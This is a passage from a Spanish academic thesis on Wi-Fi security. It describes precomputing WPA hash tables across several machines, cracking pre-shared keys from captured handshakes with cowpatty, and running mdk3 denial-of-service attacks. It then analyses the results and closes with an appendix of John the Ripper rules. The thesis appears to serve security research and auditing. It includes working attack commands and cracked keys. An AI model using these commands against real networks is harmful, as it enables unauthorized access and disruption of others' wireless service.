    - En primera instancia se obtuvo la lista de los nombres de pila permitidos por el catastro tanto masculinos como femeninos. Obteniendo al rededor de 20.000 entradas. Todo ello fue introducido en la aplicación "john the ripper" aplicando las reglas comentadas.

    - En segundo lugar se extrajo de la heráldica de apellidos un listado de aproximadamente 2.000 apellidos castellanos con mas frecuencia de uso, el cual se le aplicó nuevamente la aplicación "John the ripper".

- A continuación y en último lugar se generó mediante la elaboración de un script (no se especifica su código fuente debido a la enorme simplicidad) un listado formado por el par "nombre apellido". Es decir se para cada entrada del listado de nombres se le concatenó el listado de apellidos.

    - Ejemplo: pedro martinez, pedro lopez, pedro garcia ... juan martinez, juan lopez.

5.2.2.4.4 DESPLIEGUE DE DATOS

Establecidos ya, las dos fuentes de datos principales para el estudio, el conjunto de ESSID y el diccionario de pruebas, se dispuso a desplegar en el grid de máquinas las fuentes de datos preparadas mediante a siguiente distribución.

Nombre del servidor	ESSID a calcular
COMPUTADOR 1	eduroam
	linksys
COMPUTADOR 2	default
	dlink
COMPUTADOR 3	barcelo_public
	belking54g
COMPUTADOR 4	Motorola
	NETGEAR
	Sinus.TC 300
	SMC
COMPUTADOR 5	Tele2
	THOMSOM
	WebStar
	WLAN

Tabla 5.16: Dispersión de ESSIDs por computador

De esta forma cada servidor se procesó las tablas hash correspondientes a los ESSIDs asignado mediante el diccionario elaborado y comentado anteriormente mediante la ejecución de la siguiente instrucción. Destacar que a partir de ahora nos referiremos a CalculaPMK como a la versión mejorada 1.1.

```
calculaPMK -f diccionario -h hashout -s ESSID
```

Mediante el parámetro -f se establece el diccionario de datos origen, especificando mediante -h y -s el archivo de salida y el ESSID a utilizar respectivamente. Cabe destacar que dicha aplicación fue lanzada mediante el uso de un script que tomaba como origen el conjunto de lotes generados a partir del diccionario y que obtenía como resultado la tabla hash precomputada perteneciente al lote ejecutado.

Por último y tras 11 días de cálculos interrumpidos el total del diccionario fue precalculado. Un estudio más a profundo de los tiempos utilizados por la aplicación en la diferentes máquinas será analizado y comentado en secciones posteriores.

Una vez realizados los cálculos se dispuso a comprobar la eficacia de la computación realizada contra los archivos de captura obtenidos en el escenario de la prueba.

5.2.2.4.5 GENERACIÓN DE RESULTADOS

A continuación se describe el proceso realizado para obtener la PSK o clave precompartida a partir de la computación realizada y sometida contra lo archivos de captura obtenidos en la ruta realizada por el escenario de pruebas. De esta manera de obtuvo una captura que contenía un "4-wayhandsake" para cada ESSID testeado, obteniendo la siguiente lista.

Sinus TC300.cap	belkin54g.cap	dlink.cap	eduroam.cap	default.cap	barcelo_public.cap
Motorola.cap	THOMSON.cap	NETGEAR.cap	SMC.cap	Tele2.cap	linksys.cap
WebSTAR.cap	WLAN.cap				

Tabla 5.17: Listado de capturas

Como ya se ha comentado anteriormente la aplicación calculaPMK tan solo genera el resultado de precomputar el PMK asociado a una palabra clave y un ESSID concreto. Todavía es necesario establecer el resto de cálculos que permiten obtener el MIC que permitirá ser comparado con el MIC del archivo capturado. Esta tarea la realiza la aplicación "Cowpatty" la cual nos permitirá determinar si la estimación realizada en las entradas del diccionario coinciden con la del archivo de captura. De esta forma y para cada uno de los ESSID establecidos con sus respectivas tablas hash precalculadas se dispuso a lanzar la aplicación mediante la siguiente instrucción.

```
cowpatty -r archivoCaptura -d tablaHash -s ESSID
```

Donde el parámetro -r establece el archivo de captura, -d determina la tabla hash a utilizar y el ESSID es indicado mediante -s. Obteniendo el siguiente resultado en pantalla.

Figura 5.45: Cálculo del PMK

Como se puede observar en la imagen superior la aplicación ha comenzado a precomputar posibles claves en apenas segundos han sido comprobadas 110.000 palabras. A continuación se muestran dos capturas donde se ha podido conseguir la clave precompartida.

Figura 5.46: Clave encontrada captura 1

Figura 5.47: Clave encontrada captura 2

Destacar la alta tasa de prueba 62.000 palabras/segundo para el primer caso y 29.000 para el segundo. Un estudio de tiempos y resultados se realizará más profundamente en el análisis de resultados.

5.2.2.5 ATAQUE DE DENEGACIÓN DE SERVICIO

- **Objetivo:** Conseguir que una estación asociada al punto de acceso deje de estarlo, produciendo una denegación de servicio en cuanto a la utilización de los recursos del AP.

- **Herramientas:** MDK3

- **Víctima:** Punto de acceso con dirección MAC 00:14:BF:BA y ESSID "dd-Pulas"

- **Metodología:**

  1. Poner el interfaz inalámbrico en modo monitor, esto se realiza de forma automática al lanzar el Airodump.

  2. Detectar la estación objetivo en la lista mostrada por el Airodump

  3. Abrir otro terminal y lanzar la aplicación Mdk3 en el modo de ataque

802.1X

4. Observar como la estación atacada deja de transmitir información, este resultado pude observarse en el Airodump.

5. Abrir otro terminal y lanzar la aplicación Mdk3 en el modo de ataque Michael

6. Observar como la estación atacada deja de transmitir información, este resultado pude observarse en el Airodump.

Como es sabido, un ataque de denegación de servicio siempre es posible contra cualquier tecnología, en esta sección trataremos de demostrar prácticamente, que en protocolo de seguridad WPA no es una excepción. Nos centraremos en dos puntos claves, el algoritmo control de integridad "Michael" como parte de TKIP y el protocolo de autenticación 802.1X utilizado para transportar paquetes EAP.

Para llevar a la práctica ambos ataques de DoS, utilizaremos la aplicación mdk3 desarrollada por Pedro Larbig, ingeniero perteneciente a la universidad alemana de Darmstadt y cuyas estudios sobre el estándar 802.11i permitieron crear una herramienta capaz de realizar múltiples ataques de denegación de servicio al protocolo WPA.

Detección del objetivo y ataque 802.1X

En primer lugar la aplicación lanzada en su modo de DoS contra 802.1X permite inundar al punto de acceso con paquetes de inicio de autenticación. Como se ha estado realizado hasta el momento en primera instancia lanzaremos la aplicación Airodump con el objetivo de detectar el AP a ser atacado. Cabe hacer destacar que el escenario de test ha sido establecido en una maqueta preinstalada y preparada para la ocasión. Así pues tanto el punto de acceso como la estación que recibe el DoS están controlados por el atacante. En este caso la salida del Airodump es la siguiente.




Figura 5.48: Detección del objetivo

En este momento se selecciona el punto de acceso con dirección MAC 00:14:BF:BA y ESSID "dd-Pulas" y se procede a lanzar la aplicación mdk3 mediante la siguiente instrucción.

```
Mdk3 eth1 x 0 -n dd-Pulas -t 00:14:BF:BA
```

Consiguiendo en escasos segundos el siguiente resultado.

Figura 5.49: Salida del MDK3

La aplicación en este momento colapsa el punto de acceso produciendo la desconexión de las estaciones asociadas al el. Una prueba de ello representa la STA con sistema operativo Windows 2000 y tarjeta inalámbrica Conceptronic 54G asociada con el punto de acceso y cuyo estado se observa en la captura siguiente.




Figura 5.50: Aplicación cliente inalámbrica

Lanzando el ataque "Michael" y obteniendo resultados

En segundo lugar se procede a realizar el ataque al protocolo de control de integridad "Michael" mediante el uso de la misma herramienta mdk3. Así pues se procede como en el caso anterior a lanzar la aplicación mediante la instrucción siguiente.

```
Mdk3 eth1 m -t 00:14:BF:BA
```

Obteniendo como resultado la imagen mostrada a continuación.




Figura 5.51: Lanzando el MDK3

Produciendo como en el caso anterior la desconexión total de la estación al punto de acceso.




Figura 5.52: Aplicación cliente inalámbrica

5.3 WPA2

WPA2 representa la implementación de la versión final del estándar 802.11i cuya principal diferencia en cuanto al desarrollo anterior (WPA) es la mejora del algoritmo de cifrado pasando de RC4 a AES. Esta mejora no imposibilita la realización de ataques de diccionario o fuerza bruta contra el protocolo, puesto que la carencia de seguridad en el saludo inicial o "4-wayhandshake" no se corrigió. De esta manera los estudios realizados en este proyecto sobre WPA son aplicables a WPA2.

CAPÍTULO

6

ANÁLISIS DE RESULTADOS

6 ANÁLISIS DE RESULTADOS

Tras llevar a la práctica las vulnerabilidades comentadas en la parte teórica es necesario establecer una serie de conclusiones resultado de los estudios realizados hasta el momento. Así pues a continuación se reflejan las conclusiones obtenidas en cuanto a los protocolos de cifrado analizados , así como para las muestras obtenidas durante la captura de datos.

6.1 ANÁLISIS RESULTADOS WEP

De los objetivos propuestos al realizar la demostración práctica de las diferentes vulnerabilidades que afectan a este protocolo, fueron cumplidos y conseguidos todos ellos. Es decir, se realizaron de forma satisfactoria ataques de tipo estadístico, de tipo inductivo y de denegación de servicio. De estos resultados subrayar el hecho de que los ataques de tipo estadístico son capaces de recuperar la clave de cifrado de una manera rápida y fiable en prácticamente todos los casos. Así pues, centrándonos en este tipo de ataques, de los 8 puntos de acceso auditados de manera aleatoria y que utilizaban seguridad WEP, ha sido posible recuperar la clave de cifrado en un 100% de los casos. Los datos obtenidos reflejan la alta probabilidad de que un atacante pueda llegar a tener acceso a la red y a los datos de un AP que utiliza un protocolo de seguridad WEP como método de privacidad de sus recursos. Cabe destacar, por otro lado, la rapidez con que la que los ataques estadísticos son capaces de recuperar la clave de cifrado. La siguiente tabla refleja los tiempos (medidos en segundos) utilizados en las 8 capturas por la aplicación "Aircrack" para conseguir la cadena secreta.




Figura 6.1: Segundos por captura

Tal y como se puede apreciar en el gráfico superior el tiempo necesario para conseguir la clave de cifrado no supera los 10 segundos en la mayoría de los casos.

Hasta aquí los resultados analizados representan tan solo los ataques basados en técnicas estadísticas, no obstante, de forma mas generalizada, la tabla resumen siguiente refleja los datos obtenidos en las demostraciones prácticas para el resto de ataques comentados.

Tipo de vulnerabilidad	Numero de pruebas	Número de resultados producidos con éxito	Observaciones
Estadística	8	8	Éxito en el 100% de los casos
Inductiva	2	2	Ataque Arbaugh no llevado a la práctica
DoS	1	1	Siempre es posible una DoS
Diccionario/Fuerza bruta	1	0	No llevado a la práctica con éxito debido al calculo requerido
Inyección	1	1	Se demuestra que es posible la inyección.

Tabla 6.1: Resultados ataques WEP

Al margen de los ataques estadísticos comentar brevemente la posibilidad de realizar denegaciones de servicio, utilizando para ello tanto fallos en el protocolo, como la emisión de ruido en el canal utilizado para la comunicación.

Se desaconseja, por tanto, el uso de este protocolo de seguridad como método de protección de la información a no ser que sea estrictamente necesario. Destacar que siempre será mejor hacer uso de sus servicios antes que mantener sin ningún tipo de medidas de seguridad los recursos a proteger.

6.2 ANÁLISIS RESULTADOS WPA

Es conveniente tener en cuenta a la hora de analizar los resultados obtenidos varios aspectos fundamentales del estudio realizado. Por una parte es importante realizar un análisis de los beneficios en cuanto a velocidad de calculo (palabras/segundo obtenida) con la aplicación CalculaPMK1.1 con respecto a las aplicaciones Aircrack, Cowpatty y CalculaPMK1.0. La siguiente gráfica refleja los resultados obtenidos (palabras/segundo) en función de las máquinas utilizadas (Ghz) y las aplicaciones comparadas.




Figura 6.2: Comparativa de aplicaciones

La aplicación desarrollada CalculaPMK1.1 consigue un aumento del rendimiento del 400% sobre "Cowpatty" y al rededor de un 20 % con respecto a "Aircrack". Esta mejora de la tasa de pruebas nos ha permitido calcular la comentada tabla hash, para un diccionario de 253.650.653 entradas en tan solo 11 días de cálculo ininterrumpido y para 14 ESSIDs distintos. Obteniendo aproximadamente el computo de un lote de un millón de palabras por hora. Pese a la mejora de rendimiento conseguida destacar, el bajo ratio de cálculo que presentan este tipo de ataques. Esta vulnerabilidad fue en parte prevista, por los ingenieros desarrolladores de WPA obligando al algoritmo de generación de la PMK a realizar sucesivos cálculos (nada menos que 4096 iteraciones o llamadas a la función SHA-1), dotando al protocolo de un mayor nivel de robustez ante este tipo de ataques. El uso de tablas precomputadas hash o "RainBowTables" confieren la posibilidad de guardar el computo realizado obteniendo tasas de prueba de una magnitud muy superior como se observa en la gráfica siguiente.




Figura 6.3: Rendimiento de Cowpatty

Por otra parte y como objetivo principal del estudio de la demostración práctica de la susceptibilidad del estándar 802.11i a ser atacado mediante fuerza bruta o diccionario , a continuación se presentan los resultados obtenidos de las estimaciones realizadas en cuanto a la posible PSK utilizada por el administrador del punto de acceso. Consiguiendo una tasa

media de unas 80.000 palabras por segundo y aplicando las tablas calculadas a las capturas de datos comentadas anteriormente, se ha podido testear las 253.650.653 entradas en tan solo 53 minutos por captura, utilizando un único computador. Los resultados del análisis se muestran el la tabla siguiente.

Captura	Resultado	PSK	Tiempo
barcelo_public.cap	Negativo	-	53 min
dlink.cap	Negativo	-	53 min
eduroam.cap	Negativo	-	53 min
belkin54g.cap	Negativo	-	53 min
WLAN.cap	Negativo	-	53 min
NETGEAR.cap	Negativo	-	53 min
Motorola.cap	Negativo	-	53 min
Sinus TC300.cap	Negativo	-	53 min
WebSTAR.cap	Negativo	-	53 min
THOMSON.cap	Negativo	-	53 min
SMC.cap	Positivo	vgonzalez	23,4 min
Tele2.cap	Negativo	-	53 min
linksys.cap	Positivo	12345678	3,1 min
default.cap	Positivo	casablan	41,3 min

Tabla 6.2: Resultados WPA

Pese a que a primera vista los resultados pueden ser poco alentadores desde el punto de vista del atacante destacar que se ha conseguido una tasa de acierto del 21,4 %, cuando en realidad esta debería ser nula. De esta manera los resultados del análisis muestran que toda la robustez del protocolo en cierta forma recae en manos del administrador del punto de acceso, puesto que si la PSK seleccionada es débil (pertenece a un diccionario, es demasiado corta, demasiado evidente...) es posible obtener el secreto compartido.

Al margen de los ataques de fuerza bruta y diccionario comentar brevemente la posibilidad de realizar denegaciones de servicio, utilizando para ello tanto fallos en el

protocolo, como la emisión de ruido en el canal utilizado para la comunicación.

Es por ello que se puede concluir que el algoritmo de seguridad WPA representa un sistema que concede integridad y privacidad de una forma robusta siempre y cuando el fallo humano no implique una vulneración del mismo. Así pues destacar que una mala elección de la PSK por parte del administrador de la red puede permitir que un intruso tenga acceso a la red y a los recursos que esta ofrece. Por otra parte hay que tener en cuanta que para conseguir los resultados obtenidos, se ha de tener acceso a una tecnología que ofrezca gran capacidad de cálculo, no siendo alcanzable por el usuario doméstico.

6.3 ANÁLISIS RESULTADOS WPA2

Puesto que WPA2 tan solo establece un cambio en el algoritmo de cifrado de la información y que las pruebas prácticas para el protocolo WPA son completamente válidas para el caso de WPA2, se concluye que el análisis de resultados para este protocolo es el realizado anteriormente.

6.4 ANÁLISIS DE LA MUESTRA Y CONCLUSIONES

La captura de datos en el escenario propuesto ofreció la posibilidad de establecer una clasificación del uso de los determinados métodos de cifrado por parte de las redes detectadas. Obteniendo cuatro grandes grupos de uso, redes abiertas "OPN", AP's con seguridad WEP, redes que hacen uso de WPA y puntos de acceso con WPA2. Estos datos reflejan el grado de seguridad de las conexiones inalámbricas que utilizan el estándar IEEE802.11, estimando de esta forma la exposición de riesgo de la población que hace uso de este tipo de tecnología.

El siguiente gráfico establece el porcentaje de uso de cada protocolo obtenido de una muestra de 2658 puntos de acceso tomada en el escenario de pruebas, con la siguiente distribución.

- 538 puntos de acceso sin cifrado de datos
- 1514 con seguridad WEP
- 513 redes con el protocolo de seguridad WAP activado
- 93 AP's que usan WPA2




Figura 6.4: Dispersión de protocolos

Como se puede observar en el gráfico superior, el 20 % de los puntos de acceso no contempla ningún tipo de cifrado de datos o control de acceso. El 57 % utiliza seguridad WEP, mientras que el 19 % hace uso de WPA en su punto de acceso inalámbrico. En último lugar aparece WPA2 con un escaso 3% de uso.

- Tomando como base los análisis realizados para los diferentes protocolos de seguridad aplicables al estándar 802.11, podemos afirmar lo siguiente:
- El 100% de los puntos de acceso que utilizan WEP son vulnerables a intrusiones no permitidas.
- El 21,4 % de los AP que utilizan WPA como método de protección son vulnerables a intrusiones no deseadas.

- El 21,4 % de los AP que utilizan WPA2 como método de protección son vulnerables a intrusiones.

- Obviamente todo punto de acceso que no implemente ningún protocolo de seguridad puede estar sometido a intrusiones no deseadas.

Estas afirmaciones nos permiten medir la exposición al riesgo tanto de la población civil, como de las empresas e instituciones en la ciudad de Valencia obteniendo la siguiente estadística.

Figura 6.5: Porcentaje de redes vulnerables

Un 82 % de los puntos de acceso de la capital del Turia son vulnerables a intrusiones y robo de datos, la tecnología permite mitigar considerablemente estas estadísticas (fue demostrado en los análisis realizados), lo que nos lleva a pensar que el problema radica en una falta de concienciación por parte de los usuarios y administradores de red. En favor de ese porcentaje de población que no utiliza un protocolo robusto como método preventivo, comentar que el estándar 802.11 contemplaba tan solo WEP como protocolo de seguridad, formándose a posteriori el grupo de trabajo 802.11i como añadido a la norma. Esto produce

que muchos de los dispositivos con tecnología inalámbrica WiFi tan solo dispongan de la posibilidad de utilizar WEP, sobretodo los que aparecieron en primera instancia, y sea muy complicado aplicarle nuevas capacidades como WPA o WPA2. Este escenario se encuentra con facilidad en entornos de producción de las compañías, agravando así el problema, ya que supone una brecha de seguridad tremendamente explotable por sujetos maliciosos que pretendan obtener información confidencial o datos de especial valor para terceros (competencia, uso lucrativo personal).

Por lo tanto y como conclusiones obtenidas tras el análisis realizado, si no se utiliza cifrado de datos , se debe activar un protocolo de seguridad robusto como WPA o WPA2 siendo este último más aconsejable. En el caso de que el dispositivo no permita habilitar los protocolos anteriores, se sugiere la utilización de WEP extremando la seguridad en el entorno aplicado, complementando el uso del protocolo con otras medidas de seguridad como: segmentación de la red , aislamiento de la subred inalámbrica del resto de la red, utilización de firewalls, etc. Estas sugerencias de seguridad son fruto en parte, de la experiencia laboral del autor del proyecto tras numerosas auditorias de seguridad inalámbrica y test de penetración, realizadas a importantes compañías, de sectores tan diversos como industrias textiles, ingeniería electrónica, ferroviarias o de automoción. Obteniendo la posibilidad de penetrar, en la mayor parte de los casos, hasta el segmento de servidores corporativos simplemente sentado en el perímetro exterior de la compañía auditada.

ANEXO A

CÓDIGO DE LAS REGLAS DE JOHN THE RIPPER

l^[1a-z2-90]
lQ^[A-Z]
^[A-Z]
l^["-/:-@\[-`{-~]
<9(?a[lc]^e^h^[tT]
<9(?a[lc]^y^m^[aA]
<9(?a[lc]^r^[mdMD]
<9(?a[lc]^.^r^[mdMD]
